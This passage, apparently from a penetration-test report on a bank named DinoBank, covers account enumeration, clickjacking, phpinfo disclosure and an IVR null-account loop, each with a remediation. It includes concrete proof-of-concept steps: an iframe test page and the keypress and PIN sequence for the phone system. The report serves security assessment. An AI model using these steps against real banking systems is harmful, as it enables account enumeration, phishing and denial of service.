              customerid              | accounttype | accountid |     currentbalance     | accountstatus |
--------------------------------------+-------------+-----------+------------------------+---------------+
 bd26c4e4-f6dc-47ce-9225-5f7c52c8d1ed | Checking    | [redacted] | 21272558538232860.0000 | Open          |
(1 row)
```

Figure 17: The database reveals our account balance is $21,272,558,538,232,860

Since this number is larger than the maximum value for a standard integer ($2,147,483,647), when being handled by other systems it can cause an integer overflow. An integer overflow makes the account balance appear as a negative value on some systems such as the IVR. Without proper error checking, an integer overflow can cause unexpected behavior resulting in loss of system availability and/or integrity.

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
18	M	Bank Account Enumeration During a bank transfer, the website notifies the user if one of the account numbers is invalid. Affected URL: https://my.dinobank.us/transfer.php	L	This feedback can be used to enumerate all valid account numbers. If a malicious actor is able to enumerate valid bank account numbers, they may be able to conduct unauthorized transfers and steal money from DinoBank customers.	L	The error message should be changed to be more vague and not give information about the exact reason there was an error.

Proof of Concept

By typing in our own known, valid bank account number and one unknown account number, the website tells us whether the unknown bank account number is valid or not




Figure 18a: The website tells us the account is invalid




Figure 18b: The website tells us the account is valid

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
19	M	Clickjacking The following sites are vulnerable to clickjacking which allows the sites to be loaded into an HTML iFrame. Affected URLs: • https://10.0.1.250/ • http://10.0.1.12/ • https://my.dinobank.us/	L	An attacker can embed the affected site in an iFrame on a location they control then send a convincing phishing attack to a victim in the organization. The attacker can embed hidden pages over the affected site and trick the user into interacting with that page rather than the intended site.	L	Implement the X-Frame-Options header on the web server. This header should be set to either "DENY", to prevent any loading of the page in an iFrame, or "SAMEORIGIN", to allow loading in an iFrame from the same host.

Proof of Concept

We first created HTML source code as a proof of concept. We embedded the online banking application within an iFrame.

```
<html>
   <head>
     <title>Clickjack test page</title>
   </head>
   <body>
     <p>Website is vulnerable to clickjacking!</p>
     <iframe src="https://my.dinobank.us/" width="500" height="500"></iframe>
   </body>
</html>
```

Figure 19a: The HTML test page we created which linked the online DinoBank portal in an iFrame.

Then, by accessing our test HTML page through a web browser, we are able to see that the online DinoBank web portal was successfully linked and rendered. This means that the online DinoBank web portal is accessible through an iFrame.




Figure 19b: The login page of the DinoBank web portal is loaded in an iFrame

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
20	L	Information Disclosure Attackers may view potentially sensitive technical details Affected URL: • 10.0.1.12 (IIS Shortname) • 10.0.2.100 (sensitive data in backend API) • https://10.0.2.101/phpinfo.php • https://my.dinobank.us (sensitive data in response)	L	An attacker may be enticed to run attacks based on disclosed information.	M	Remove or hide system information from users.

Proof of Concept

When a user visits the webpage at https://bankweb-01.bank.dinobank.us/phpinfo.php they are given detailed information about software running on the web server.




Figure 20: The phpinfo page reveals technical details about the server running it

#	Risk	Observation	Sop	Impact to DinoBank	Rem	Remediation
21	L	Phone Looping We can log in with a null account in order to create an infinite response loop which never ends the call. <u>Affected Device:</u> (585) 371-6276	L	A malicious actor can gain unauthenticated access to a null account and maintain an unlimited amount of unending connections to deny service to the IVR system. This has the potential to cause a Denial of Service.	M	Remove the null user and implement connection timeouts on the automated phone system.

Proof of Concept

When an attacker calls the IVR system, they are able to enter '#' and a pin of '0000' followed by a '#' in order to gain access to a null account. When the attacker presses '1' to check the null account's balance, the phone system goes into an infinite response loop, allowing a malicious actor to maintain the phone connection.

APPENDIX A: TOOLS USED

TOOL	DESCRIPTION
BurpSuite Community Edition	Used for testing of web applications.
Metasploit	Used for exploitation of vulnerable services and vulnerability scanning.
Nmap	Used for scanning ports on hosts.
OpenVAS	Used to scan the networks for vulnerabilities.
PostgreSQL Client Tools	Used to connect to the PostgreSQL server.